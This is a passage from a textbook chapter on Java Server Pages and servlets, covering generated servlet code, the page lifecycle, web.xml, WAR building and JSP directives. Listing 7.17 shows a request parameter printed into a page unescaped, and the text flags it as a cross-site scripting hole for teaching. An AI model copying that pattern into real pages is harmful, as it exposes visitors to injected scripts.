


Figure 7.13 How a JSP page is served. The server asks one question — *has the file changed?* If it has, the source is created and compiled; if not, the already compiled servlet is executed at once. The expensive path is taken once; the cheap path is taken ever after.

The diamond in **Figure 7.13** asks "**has the file changed since I last compiled it?**" — never compiled counts as changed. Three consequences follow. **The first request for a page is slow**, because a compiler runs; later ones are fast. **Editing a page on a running server just works**: the timestamp changes and the next request recompiles it. And **a servlet container needs a Java compiler at run time**, which is why Tomcat carries one.

> **DEFINITION. Translation** turns a `.jsp` file into Java source; **compilation** turns that source into a class. Together they are the **translation phase**, and they happen at most once per version of the file. Everything that happens per request is the **request phase**. A great deal of JSP behavior is explained by asking "does this happen in the translation phase or the request phase?", and Section 7.19 turns that question into a practical rule.

7.5.3 The generated servlet, printed in full

Enough description. **Listing 7.6** is the actual class that **Listing 7.4** becomes. It is not an illustration; it is what MiniJSP wrote when asked `./xlate.sh hello.jsp`, and the file is kept in `minijsp/generated/`.

Listing 7.6 The servlet that **Listing 7.4** was translated into, printed by MiniJSP. Read it beside the page and match every line.

```
// Generated from hello.jsp by MiniJSP. Do not edit: edit the .jsp and this file is written
again.
package jsp;

import minijsp.*;
import java.util.*;

public final class hello_jsp extends JspPage {

    @Override
    public void _jspService(Req request, Resp response, PageContext pageContext)
            throws Exception {
        HttpSession    session     = pageContext.getSession();
        ServletContext application = pageContext.getServletContext();
        ServletConfig  config      = pageContext.getServletConfig();
        JspWriter      out         = pageContext.getOut();
        response.setContentType("text/html; charset=UTF-8");

        out.write("<html>\n");
        out.write("\t<body>\n");
        out.write("\t\tHello, Web Programming class!\n");
        out.write("\t\t<br>\n");
        out.write("\t\tCurrent time is ");
        out.print(new java.util.Date());
        out.write("\n");
        out.write("\t</body>\n");
        out.write("</html>\n");
    }
}
```

Match them line by line; this is the exercise that makes JSP stop being mysterious.

The class name. `hello.jsp` became `hello_jsp`. Tomcat does the same in package `org.apache.jsp`, encoding a hyphen as `_002d`: a stack trace naming `org.apache.jsp.WEB_002dINF.views.bill_002dform_jsp` means `/WEB-INF/views/bill-form.jsp`.

`extends JspPage`. In Tomcat the generated class extends `HttpJspBase`, which implements `HttpJspPage`, which extends `JspPage`, which extends `jakarta.servlet.Servlet`: the page is a servlet.

`_jspService`. One method, called once per request, for every HTTP method. The underscore warns you never to write a method with that name yourself.

The declarations at the top — `session`, `application`, `config`, `out`, and in Tomcat also `request`, `response`, `page`, `pageContext` and sometimes `exception` — *are the implicit objects*: local variables the translator writes (Section 7.10).

`out.write(…)` for template text, `out.print(…)` for the expression. Every line of HTML became a string literal — **Listing 7.1** again, except that you did not write it — and the expression was handed to `out.print` unchanged. That is all `<%= … %>` means.

No semicolon after the expression. The generated code supplies one; a semicolon inside `<%= … %>` would produce `out.print(new java.util.Date(););`, which does not compile.

> **WORKED EXAMPLE.** What does `Total: <%= 4 * 12000 %>` generate, and what would `Total: <%= 4 * 12000; %>` generate?
>
> The first generates `out.write("Total: "); out.print(4 * 12000);` and prints `Total: 48000`. The second generates `out.print(4 * 12000;);`. The Java compiler finds a semicolon

> where it expects a closing parenthesis, and the page fails to translate. The error names a line in a file you never wrote, which is why the next subsection matters.

7.5.4 Reading an error that happened in a file you did not write

Because the class is generated, a compile error is reported against the generated file. Tomcat prints something of this shape:

Listing 7.7 The shape of a JSP translation error. Jasper is the name of Tomcat's JSP engine, and a `JasperException` about compiling is always a translation or compilation failure, never a failure of your page's logic.

```
org.apache.jasper.JasperException: Unable to compile class for JSP:

An error occurred at line: [12] in the jsp file: [/WEB-INF/views/bill.jsp]
Syntax error, insert ")" to complete Expression
9:   <tr><th>Quantity</th><td>${bill.quantity}</td></tr>
10:  <tr><th>Charged</th><td><%= bill.getPayment(; %></td></tr>
```

In **Listing 7.7**, read the line that says **"in the jsp file"**: its number is your page's line. Look at the fragment printed below it — here `bill.getPayment(;`, a stray semicolon. When that is not enough, open the generated source under `work/Catalina/localhost/<application>/org/apache/jsp/`; in MiniJSP, add `?__source=1` to the address instead.

7.5.5 The lifecycle: three methods, called at three different rates

The generated class has more than `_jspService`, and the other two methods are the reason a page can remember things.

> **DEFINITION.** The **JSP lifecycle** is three methods. `jspInit()` is called **once**, after the page is loaded and before it serves anything. `_jspService()` is called **once per request**. `jspDestroy()` is called **once**, when the container discards the page. You may write the first and the last; you may never write the middle one.

Table 7.3 is the life of one request with the actor for each step named — the JSP version of the table Chapter 3 gave for PHP.

Table 7.3 The life of one JSP request. Steps 7 and 8 happen once for the life of the page; the others happen for every request.

Step	Who does it	What happens
1	Browser	A link is clicked or a form is submitted
2	Browser	An HTTP request is built: method, path, headers, sometimes a body
3	Network	The request reaches the server named in the address
4	Tomcat	The connector accepts it and gives it to a thread from the pool
5	Tomcat	The path is matched to an application, then to a servlet or page
6	Tomcat	The filters mapped to that path run, in order (Section 7.18)
7	JSP engine	Has the `.jsp` file changed? If so, translate and compile it (**Figure 7.13**)
8	JSP engine	If this is the first use, construct the page object and call `jspInit()`
9	Page	`_jspService()` runs once, on one thread, writing into `out`
10	Tomcat	The buffer is flushed: status line, headers, then the body
11	Network, browser	The response travels back; the browser parses and draws it
—	Tomcat	Much later, at shutdown or reload, `jspDestroy()` is called once

Step 8 happens once, not once per request: one instance of your page class serves every visitor, whereas PHP starts every request from an empty world. And **step 9 runs on many threads at once**: local variables are safe, fields are not.

7.5.6 Proving the lifecycle with a page that counts

`counter.jsp`, **Listing 7.8**, declares a field, a method that increments it, the two lifecycle methods and a helper that makes a random heading, and then uses a local variable for comparison.

Listing 7.8 `counter.jsp`, the page that shows the difference between a field and a local variable.

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ include file="header.jspf" %>

<%!
    // A declaration. This is a field of the generated servlet class, not a
    // local variable, so it survives from one request to the next -- and it
    // is shared by every visitor at once, which is why it must be guarded.
    private int hits = 0;

    private synchronized int nextHit() { return ++hits; }

    public void jspInit()    { System.out.println("counter.jsp: jspInit()"); }
    public void jspDestroy() { System.out.println("counter.jsp: jspDestroy()"); }

    private String randomHeading() {
        return "<h3>" + Math.random() + "</h3>";
    }
%>

<h2>A declaration that remembers</h2>

<p>This page has been served <%= nextHit() %> time(s) since it was compiled.</p>

<%= randomHeading() %>

<p>Compare with a scriptlet variable, which starts again every request:</p>
<% int local = 0; local++; %>
<p>Local variable: <%= local %>.</p>

<%@ include file="footer.jspf" %>
```

Listing 7.9 is where the declarations went, straight from the generated file.

Listing 7.9 The top of the class generated from **Listing 7.8**. Everything written between `<%!` and `%>` became a member of the class — the field `hits` among them — outside every method.

```
public final class counter_jsp extends JspPage {

    // ---- from <%! ... %> declarations: class members, not locals ----

    // A declaration. This is a field of the generated servlet class, not a
    // local variable, so it survives from one request to the next -- and it
    // is shared by every visitor at once, which is why it must be guarded.
    private int hits = 0;

    private synchronized int nextHit() { return ++hits; }

    public void jspInit()    { System.out.println("counter.jsp: jspInit()"); }
    public void jspDestroy() { System.out.println("counter.jsp: jspDestroy()"); }

    private String randomHeading() {
        return "<h3>" + Math.random() + "</h3>";
    }


    @Override
    public void _jspService(Req request, Resp response, PageContext pageContext)
            throws Exception {
```

And **Listing 7.10** is where the scriptlet's variable went: inside `_jspService`, a new one on every call.

Listing 7.10 Further down the same generated class. `nextHit()` touches the shared field; `int local = 0; local++;` is an ordinary local variable of the method.

```
        out.write("<p>This page has been served ");
        out.print(nextHit());
        out.write(" time(s) since it was compiled.</p>\n");
        out.write("\n");
        out.print(randomHeading());
        out.write("\n");
        out.write("\n");
        out.write("<p>Compare with a scriptlet variable, which starts again every
request:</p>\n");
        int local = 0; local++;
        out.write("\n");
        out.write("<p>Local variable: ");
        out.print(local);
        out.write(".</p>\n");
```

Two consecutive requests to the page produced **Listing 7.11**, and nothing was edited in between.

Listing 7.11 The real output of two consecutive requests to **Listing 7.8**. The field counts up; the local variable does not; the random heading is new each time because the *method* is shared but each call computes afresh.

```
first request:   <p>This page has been served 1 time(s) since it was compiled.</p>
                 <h3>0.6947807836386516</h3>
                 <p>Local variable: 1.</p>
second request:  <p>This page has been served 2 time(s) since it was compiled.</p>
                 <h3>0.05855877850633684</h3>
                 <p>Local variable: 1.</p>
```

On the server's console, once and only once, as the page was loaded for its first request, MiniJSP printed **Listing 7.12**.

Listing 7.12 The real console output. `jspInit()` ran once; a third, fourth and fiftieth request add nothing to it.

```
counter.jsp: jspInit()
```

> **The nastiest bug in this chapter.** A field declared in `<%! … %>` is shared by every visitor at the same time. Had `counter.jsp` written `<%= ++hits %>` without the `synchronized` method, two simultaneous requests could both read 7, both write 8, and one visit would vanish. Worse, if a page declares `<%! private String customerName; %>` and sets it from the request, two cashiers at two outlets serving customers at the same moment can see each other's customer. Never put request data in a declaration. Put it in a local variable, or in request or session scope (Section 7.11).

7.6 Servlets in Full

A JSP page is a servlet; so is every controller in this chapter's application. This section looks at the servlet API directly, because from Section 7.15 on we write servlets by hand, and because every other Java web framework you will ever meet is built on these same few interfaces.

7.6.1 The servlet lifecycle

A servlet has the same three-beat life as a page: the container constructs **one** instance, calls `init()` once, calls `service(request, response)` once per request on many threads, and calls `destroy()` at the end. `HttpServlet.service` dispatches on the HTTP method to `doGet`, `doPost` and so on; a method you do not override answers "405 Method Not Allowed", so `LogoutServlet`, which answers only POST, simply has no `doGet`.

Because one instance serves every thread, **a servlet's fields may hold only what is the same for every request**. The Laundry servlets have no fields at all; each finds its DAO in application scope.

7.6.2 The request and the response

`HttpServletRequest` is everything the browser sent. The methods you will use every day are these: `getParameter(name)` returns one parameter from the query string or a form body, or `null` if it was not sent; `getParameterValues(name)` returns all of them; `getMethod()`, `getRequestURI()` and `getContextPath()` describe the address; `getHeader(name)` reads one header; `getSession()` finds or creates the session; `setAttribute` and `getAttribute` put objects into *request scope*, which is how a controller hands data to a view; and `getRequestDispatcher(path)` gives you an object that can forward the request to a page.

`HttpServletResponse` is how you answer. `setContentType` and `setCharacterEncoding` describe the body; `getWriter()` gives you somewhere to write it; `setStatus(code)` sets the status line; `sendError(code, message)` sends an error status and lets the container's error page (Section 7.19) draw it; `sendRedirect(url)` tells the browser to go elsewhere; and `addCookie` sends a cookie.

7.6.3 Mapping an address to a servlet

A container must be told which address reaches which class. There are two ways, and this chapter uses both deliberately.

The **annotation** sits on the class: `@WebServlet("/bills")` above `BillListServlet` means "this class answers `/bills`". The mapping lives next to the code, which is convenient.

The **deployment descriptor**, `WEB-INF/web.xml`, holds the same information in XML, away from the code: a `<servlet>` element binds a name to a class, and a `<servlet-mapping>` binds a URL pattern to the name. It looks like bureaucracy and is not: the address can change without touching Java, and some things — the *order* of filters is the important one — can only be said in `web.xml`. When an annotation and a descriptor entry disagree, the descriptor wins.

URL patterns come in three kinds. An **exact** pattern such as `/bills` matches that path only. A **path prefix** such as `/bill/*` matches `/bill/advance` and anything else below `/bill/`. An **extension** pattern such as `*.jsp` matches by ending; it is how Tomcat routes every `.jsp` address to its JSP engine without you asking. When several patterns match, the exact one wins, then the longest prefix, then the extension.

7.6.4 One servlet, followed from start to finish

In short: at start-up the container finds `@WebServlet("/hello")` and records the mapping; the first request constructs one `HelloServlet` and calls `init()`; every request calls `service`, which calls `doGet`; the container adds the status line and headers and sends the buffered body. Filters, sessions, forwarding and JSP itself are all built on that contract.

7.7 Building and Deploying a Web Application

A Java web application is developed in six steps: **1.** write and compile the web components; **2.** create the static resources; **3.** write the deployment descriptor; **4.** build a `.war` file; **5.** deploy it into a container; **6.** access it from a browser.

7.7.1 Step 1: the development tree

Keep the web application's source separate from the compiled files, so that repeated builds are easy and you can always tell what you wrote from what was generated. **Listing 7.13** is the tree of this chapter's Tomcat track.

Listing 7.13 The development tree of the Tomcat track. `src` holds the Java you write; `web` holds what is deployed; the build compiles `src` into `WEB-INF/classes` of a copy of `web`.

```
jsp-servlet/
├── build.sh, build.ps1, build.bat   build dist/laundry.war
├── test.sh, test.ps1                run the servlets without Tomcat (Section 7.20)
├── lib-extra/                       JSTL jars you download (Tomcat has none)
├── src/laundry/
│   ├── model/    Bill, BillForm, Employee, Money, Now, Outlet, Service, Validator
│   ├── dao/      Db, BillDao, EmployeeDao, PasswordHash
│   └── web/      the servlets, the filters and AppListener
├── test/laundry/StubTest.java
└── web/                             everything that goes into the WAR
    ├── index.jsp, hello.jsp
    ├── static/   style.css, profitina-logo-horizontal.png
    ├── META-INF/context-mysql.xml.example
    └── WEB-INF/                     never served to a browser
        ├── web.xml                  the deployment descriptor
        ├── jspf/     header.jspf, footer.jspf
        └── views/    login, bills, bill, bill-form and error pages
```

One directory in **Listing 7.13** is special, and the container itself enforces it.

> **DEFINITION.** `WEB-INF` is a directory the container never serves to a browser. A request for `/WEB-INF/anything` is refused, always, by specification. Classes, jar files and the deployment descriptor live there so that nobody can download them.

The Laundry application relies on this: its views live in `WEB-INF/views/`, reachable only by a **forward** from a servlet, so nobody can reach the bill form through a side entrance that skips the login check.

7.7.2 Steps 2 and 3: static resources and the deployment descriptor

Static resources are the style sheet, the logo and any plain HTML, and error pages belong with them (Section 7.19).

> **DEFINITION.** The **deployment descriptor** is the file `WEB-INF/web.xml`. It holds the runtime instructions the container needs: settings the application reads, which classes are servlets and filters and which addresses they answer, which page is shown for an error, and how long a session lasts. It contains no logic.

Listing 7.14 is the descriptor of the Laundry application, complete.

Listing 7.14 `WEB-INF/web.xml` of the Laundry application. It binds names to values, classes to names and URL patterns to classes, and nothing else.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- The deployment descriptor of Profitina Laundry (Jakarta Servlet 6.0).
     Servlets and the listener are declared by annotations in their classes;
     the filters are declared here, because only web.xml fixes their ORDER. -->
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
                             https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">

  <display-name>Profitina Laundry</display-name>

  <!-- Settings every page can read as ${initParam.shopName}. -->
  <context-param>
    <param-name>shopName</param-name>
    <param-value>Profitina Laundry</param-value>
  </context-param>

  <!-- SQLite by default. For MySQL set the environment variable
       LAUNDRY_DB_URL=jdbc:mysql://localhost:3306/profitina_laundry
       (plus LAUNDRY_DB_USER and LAUNDRY_DB_PASSWORD), or use the pool:
       put the name jdbc/laundry in laundry.db.jndi and see
       META-INF/context-mysql.xml.example. -->
  <context-param>
    <param-name>laundry.db.url</param-name>
    <param-value>jdbc:sqlite:${user.home}/profitina-laundry/laundry.db</param-value>
  </context-param>
  <context-param>
    <param-name>laundry.db.jndi</param-name>
    <param-value></param-value>
  </context-param>

  <!-- Filters run in the order of their filter-mapping elements. -->
  <filter>
    <filter-name>encoding</filter-name>
    <filter-class>laundry.web.EncodingFilter</filter-class>
  </filter>
  <filter>
    <filter-name>accessLog</filter-name>
    <filter-class>laundry.web.AccessLogFilter</filter-class>
  </filter>
  <filter>
    <filter-name>auth</filter-name>
    <filter-class>laundry.web.AuthFilter</filter-class>
  </filter>
```

Listing 7.14 (Continued) *WEB-INF/web.xml of the Laundry application. It binds names to values, classes to names and URL patterns to classes, and nothing else.*

```
  <filter-mapping>
    <filter-name>encoding</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
  <filter-mapping>
    <filter-name>accessLog</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
  <filter-mapping>
    <filter-name>auth</filter-name>
    <url-pattern>/bills</url-pattern>
    <url-pattern>/bills/*</url-pattern>
    <url-pattern>/bill</url-pattern>
    <url-pattern>/bill/*</url-pattern>
  </filter-mapping>

  <welcome-file-list>
    <welcome-file>index.jsp</welcome-file>
  </welcome-file-list>

  <error-page>
    <exception-type>java.lang.Throwable</exception-type>
    <location>/WEB-INF/views/error.jsp</location>
  </error-page>
  <error-page>
    <error-code>403</error-code>
    <location>/WEB-INF/views/error.jsp</location>
  </error-page>
  <error-page>
    <error-code>404</error-code>
    <location>/WEB-INF/views/error.jsp</location>
  </error-page>

  <session-config>
    <session-timeout>30</session-timeout>
    <cookie-config>
      <http-only>true</http-only>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
  </session-config>

</web-app>
```

Read **Listing 7.14** from the top. The root names the Jakarta namespace and `version="6.0"`. Each `<context-param>` is an application-wide setting: `shopName` is read by pages as `${initParam.shopName}`; `laundry.db.url` names the database, with `${user.home}` replaced by our start-up code so the same WAR works on every operating system; `laundry.db.jndi` names a connection pool when one is configured (Section 7.16.4). The `<filter>` and `<filter-mapping>` elements are here rather than in annotations because only `web.xml` fixes their **order**, and the auth filter is mapped to the bill addresses only, so the login page stays reachable. `<welcome-file-list>` serves `index.jsp` for `/laundry/`. The `<error-page>` elements catch an exception type or a status code (Section 7.19). `<session-config>` gives idle sessions 30 minutes, marks the session cookie **HttpOnly** and forbids carrying the session id in URLs. The servlets and the listener are declared by their annotations.

7.7.3 Step 4: building the WAR

> **DEFINITION.** A **WAR file** — Web application ARchive — is a ZIP file containing a web application in the layout of **Listing 7.13**'s `web` folder, with compiled classes in `WEB-`

> `INF/classes` and library jars in `WEB-INF/lib`. Containers accept it directly and unpack it themselves. It is the unit of deployment: one file, copied to one place.

A build is copies and one compile; **Listing 7.15** does it with the JDK alone — no Maven, no Gradle.

Listing 7.15 `build.sh`, which builds `dist/laundry.war`. `build.ps1` and `build.bat` do the same on Windows. The Servlet API jar is used to *compile* and is deliberately not copied into the WAR.

```
#!/usr/bin/env bash
# Builds dist/laundry.war from src/ and web/ (macOS, Linux, Git Bash on Windows).
# Needs a JDK 17 or newer: javac and jar. Tomcat itself is not needed to BUILD.
set -euo pipefail
cd "$(dirname "$0")"
API="${SERVLET_API:-../lib/jakarta.servlet-api-6.0.0.jar}"   # or
$CATALINA_HOME/lib/servlet-api.jar

rm -rf build dist
mkdir -p build/WEB-INF/classes build/WEB-INF/lib dist
cp -R web/. build/                                            # pages, web.xml, static
files
javac -encoding UTF-8 --release 17 -cp "$API" -d build/WEB-INF/classes $(find src -name
'*.java')
cp ../lib/sqlite-jdbc-3.53.2.0.jar build/WEB-INF/lib/         # the SQLite driver travels
with the app
if ls lib-extra/*.jar >/dev/null 2>&1; then
  cp lib-extra/*.jar build/WEB-INF/lib/                       # JSTL (and MySQL driver, if
you put it there)
else
  echo "NOTE: lib-extra/ has no JSTL jars; the pages will not run until you add them
(README, step 3)."
fi
jar --create --file dist/laundry.war -C build .
echo "Built dist/laundry.war:"
jar --list --file dist/laundry.war
```

Follow **Listing 7.15**: copy `web/` to `build/`; compile `src/` against the Servlet API into `WEB-INF/classes`; copy the SQLite driver and any jars in `lib-extra/` into `WEB-INF/lib`; zip the result.

> **Never put the Servlet API inside your WAR.** The container supplies `jakarta.servlet.*`; a second copy in `WEB-INF/lib` is loaded by a different class loader, and the result is a `ClassCastException` that says a class cannot be cast to *itself*. Compile against the API jar — Tomcat's own `lib/servlet-api.jar` or the `jakarta.servlet-api-6.0.0.jar` this chapter ships — and leave it out of the archive.

Tomcat implements servlets, JSP and EL, but not the standard tag library, so an application using `<c:forEach>` must carry `jakarta.servlet.jsp.jstl-api-3.0.0.jar` and `jakarta.servlet.jsp.jstl-3.0.1.jar` in `WEB-INF/lib`; `lib-extra/README.md` gives the download addresses. Without them the first page fails with "the URI `jakarta.tags.core` cannot be resolved".

7.7.4 Step 5: deploying

There are three ways, and they end in the same place.

Copy the file yourself. Put `laundry.war` into `CATALINA_HOME/webapps/`. Tomcat notices the new file within seconds, unpacks it into `webapps/laundry/` and starts it; no restart is needed. To remove the application, delete the WAR and Tomcat undeploys it.

Ask the manager. Its *WAR file to deploy* box does the same. **HTTP 401** there means the manager refused your credentials — check the role (`manager-gui` for the browser, `manager-script` for scripts) and restart after editing `tomcat-users.xml`.

Ask VS Code. With Community Server Connectors, *Add Deployment → File → dist/laundry.war*, then *Publish Server (Full)*, as in Section 7.3.6.

Before the first start, copy `Code_new/Chapter07/data/laundry.db` to `profitina-laundry/laundry.db` in your home folder, where `laundry.db.url` points; the start-up log names the database it opened.

7.7.5 Step 6: asking for the page

Take an address apart, because its three pieces are the three levels of naming: in `http://localhost:8080/laundry/bills`, `localhost:8080` is **the server**, `/laundry` is **the context path** — the application, by default the WAR's name — and `/bills` is **the URL pattern** of a component. On Tomcat, a small page `greeting.jsp` deployed in an application `hello2` would answer at `http://localhost:8080/hello2/greeting.jsp`. **Figure 7.14** shows that page served by MiniJSP, which runs a single application and so has no context path: the address is just the server and the page.

Figure 7.14 A JSP page answering at `http://127.0.0.1:8751/greeting.jsp` and asking for a name. Nothing about the page tells the browser that Java is involved.

Type a name, press **Submit**, and the response appears — **Figure 7.15**.




Figure 7.15 The response. The address bar now reads `…/greeting.jsp?username=Hannah`, and the page has grown a line: **Hello, Hannah!** The value travelled in the query string, the component read it by name, and the page printed it.

The address bar of **Figure 7.15** is Chapter 1's GET and Chapter 3's `$_GET`; a servlet reads the value as `request.getParameter("username")` and a page as `${param.username}`, which is what `greeting.jsp` does, printing it through `<c:out>` so that a name containing `<` cannot become markup.

WORKED EXAMPLE. The WAR file is `laundry.war`, `BillListServlet` carries `@WebServlet("/bills")`, and Tomcat runs on port 8080 of your own machine. What address reaches the servlet, and what goes wrong with `<a href="/bills">` inside one of its pages?

Server `http://localhost:8080`, context path `/laundry` from the file name, pattern `/bills`: the address is `http://localhost:8080/laundry/bills`. The link `<a href="/bills">` points to `http://localhost:8080/bills`, without the context path, and that is a 404. Every link in the Laundry pages is therefore written `${ctx}/bills`, where `ctx` is set once, in the page header, to `${pageContext.request.contextPath}` (**Listing 7.44**). Rename the WAR to `toko-cuci.war` and every link still works.

7.8 Directives

7.8.1 What a directive is

DEFINITION. A **directive** is a message to the JSP container about the *structure* of the servlet it is going to generate. A directive produces no output of its own. Its syntax is `<%@ directive attribute="value" … %>`, and it is processed in the translation phase, not the request phase.

A directive is obeyed once, when the page is turned into Java, and its effect is baked into the class; nothing about it can depend on who is asking. There are three: `page`, `include` and `taglib`.

7.8.2 The page directive

The `page` directive gives high-level information about the servlet that results from the page: which classes it imports, what content type it produces, how it handles threads and which page handles its errors. **Table 7.4** lists the attributes that matter.

Table 7.4 The attributes of the `page` directive. The first six appear in this chapter's pages; the rest are here so that you can read other people's.

Attribute	Example	What it does
`import`	`<%@ page import="java.util.*" %>`	Adds an `import` to the generated class
`contentType`	`<%@ page contentType="text/html; charset=UTF-8" %>`	Sets the MIME type and character set of the response
`pageEncoding`	`<%@ page pageEncoding="UTF-8" %>`	Says how the `.jsp` file itself is encoded
`isThreadSafe`	`<%@ page isThreadSafe="true" %>`	`true` is the default: one instance serves many threads
`errorPage`	`<%@ page errorPage="error.jsp" %>`	Which page is shown if this one throws
`isErrorPage`	`<%@ page isErrorPage="true" %>`	Marks an error page, giving it the `exception` object
`session`	`<%@ page session="false" %>`	`true` is the default: find or create a session automatically
`buffer`	`<%@ page buffer="16kb" %>`	Size of the output buffer before anything is sent
`info`	`<%@ page info="Bill list" %>`	A description the container can report
`extends`	rarely used	Forces a superclass for the generated servlet

Several rows of **Table 7.4** deserve more than a line.

`import` is Java's `import`: with `<%@ page import="java.time.LocalDate" %>`, MiniJSP's `index.jsp` can write `<%= LocalDate.now() %>`.

contentType decides what the browser thinks it received; its `charset=UTF-8` half keeps accented names intact, and every Laundry page gets it from the shared header.

isThreadSafe is a trap wearing a helpful label: `true`, the default, is *your promise* that many threads may run the page at once, not a service the container provides. Setting it to `false` is deprecated; the right answer is to have no shared mutable state.

Several `page` directives may appear in one file; the Laundry error page says `isErrorPage="true"` and inherits `contentType` from the header it includes.

7.8.3 The include directive

`<%@ include file="/WEB-INF/jspf/header.jspf" %>` is processed when the page is translated into a servlet class, and its effect is to insert the *text* of another file — static content or another JSP fragment — into the including page. It is for banners, menus, copyright lines, any chunk you want to reuse.

The key word is **text**: this is a paste, done before translation, so the two files become one page.

> **THE KEY INSIGHT.** After an include directive has been processed there is only one page. A variable set in the included file is visible in the including file, because they are the same generated method. Every Laundry view uses this: `header.jspf` sets `ctx` with `<c:set>` and declares the tag libraries, and the page below it uses both as if it had done so itself.

The extension `.jspf` (f for fragment) is a convention marking a piece of a page: `header.jspf` opens `<html>`, `<body>` and `<main>`, and `footer.jspf` closes them.

7.8.4 The taglib directive

`<%@ taglib prefix="c" uri="jakarta.tags.core" %>` declares a library of tags that the container should interpret. The `uri` names the library — a set of Java classes, each handling one tag. The `prefix` chooses the letters you write before a colon to reach them: after that line, `<c:forEach>` means "the `forEach` tag from the library I called `c`". The prefix is yours to choose; `c` for core and `fn` for functions are universal conventions, and following convention is worth more than cleverness. The short URIs `jakarta.tags.core`, `jakarta.tags.fmt` and `jakarta.tags.functions` belong to Jakarta Tags 3.0; older pages use the long `http://java.sun.com/jsp/jstl/core`.

7.8.5 The XML-flavored syntax

Since JSP 1.2 every scripting element has had an XML form, **Listing 7.16**. It exists so that a page can be written as a well-formed XML document — a `.jspx` file — and handled by the XML tools of Chapter 6: validators, transformers, the Java XML APIs.

Listing 7.16 The XML syntax for the three scripting elements. It means exactly what `<% %>`, `<%= %>` and `<%! %>` mean.

```
<jsp:scriptlet> int kilos = 4; </jsp:scriptlet>
<jsp:expression> kilos * 12000 </jsp:expression>
<jsp:declaration> private int hits = 0; </jsp:declaration>
```

7.9 Scripting Elements: Expressions, Scriptlets, Declarations

The scripting elements insert Java into the generated servlet. Know them, because the pages you inherit are full of them; minimize them in pages you write. **Table 7.5** is the summary, and its third column explains everything else.

Table 7.5 The three scripting elements and the JSP comment. A declaration is not in the method, which is why it behaves so differently from the other two.

Form	Written as	Where the code lands	Ends with a semicolon?
Expression	`<%= expr %>`	Inside `_jspService`, as `out.print(expr);`	**No**
Scriptlet	`<% code %>`	Inside `_jspService`, verbatim	Yes, every statement
Declaration	`<%! code %>`	Inside the **class**, outside every method	Yes
Comment	`<%-- text --%>`	Nowhere at all	—

7.9.1 Expressions

> **DEFINITION.** A **JSP expression**, `<%= expr %>`, is evaluated in the request phase; the result is converted to a `String` and inserted into the servlet's output. It is equivalent to `out.print(expr)`.

An expression **may use the implicit objects**, because it is generated inside `_jspService`; it **must not end with a semicolon**; and it **must be an expression**, not a statement — use `<%= x ? y : z %>`, not an `if`. **Listing 7.17** shows the classic uses.

Listing 7.17 Six expressions. The first two use only Java; the last four use implicit objects, which is what makes a JSP page a *web* page rather than a program that prints.

```
Current time: <%= new java.util.Date() %>
Random number: <%= Math.random() %>
Your hostname: <%= request.getRemoteHost() %>
Your parameter: <%= request.getParameter("yourParameter") %>
Server: <%= application.getServerInfo() %>
Session ID: <%= session.getId() %>
```

MiniJSP's `implicit.jsp` evaluates the equivalents of four of them; **Listing 7.18** gives their real values from one request.

Listing 7.18 Real values for four of the expressions in **Listing 7.17**. The session id is shown shortened, for the reason given in Section 7.17.

```
Your hostname:  127.0.0.1
Server:         MiniJSP/1.0 (JDK 21.0.10)
Session ID:     C673F04A…
Current time:   Wed Sep 23 16:40:25 ICT 2026
```

> **`<%= request.getParameter("x") %>` is Chapter 3's cross-site scripting hole, in Java.** Whatever the visitor typed goes straight into the page. If they typed a `<script>` element, it runs in the browser of whoever sees the page next. Nothing about Java changes the cure: escape on output. In JSP the tool is `<c:out>`, and Section 7.14 shows it stopping exactly this attack.

7.9.2 Scriptlets

> **DEFINITION.** A **scriptlet**, `<% code %>`, inserts arbitrary Java statements into the generated `_jspService` method, at the point where the scriptlet stands.

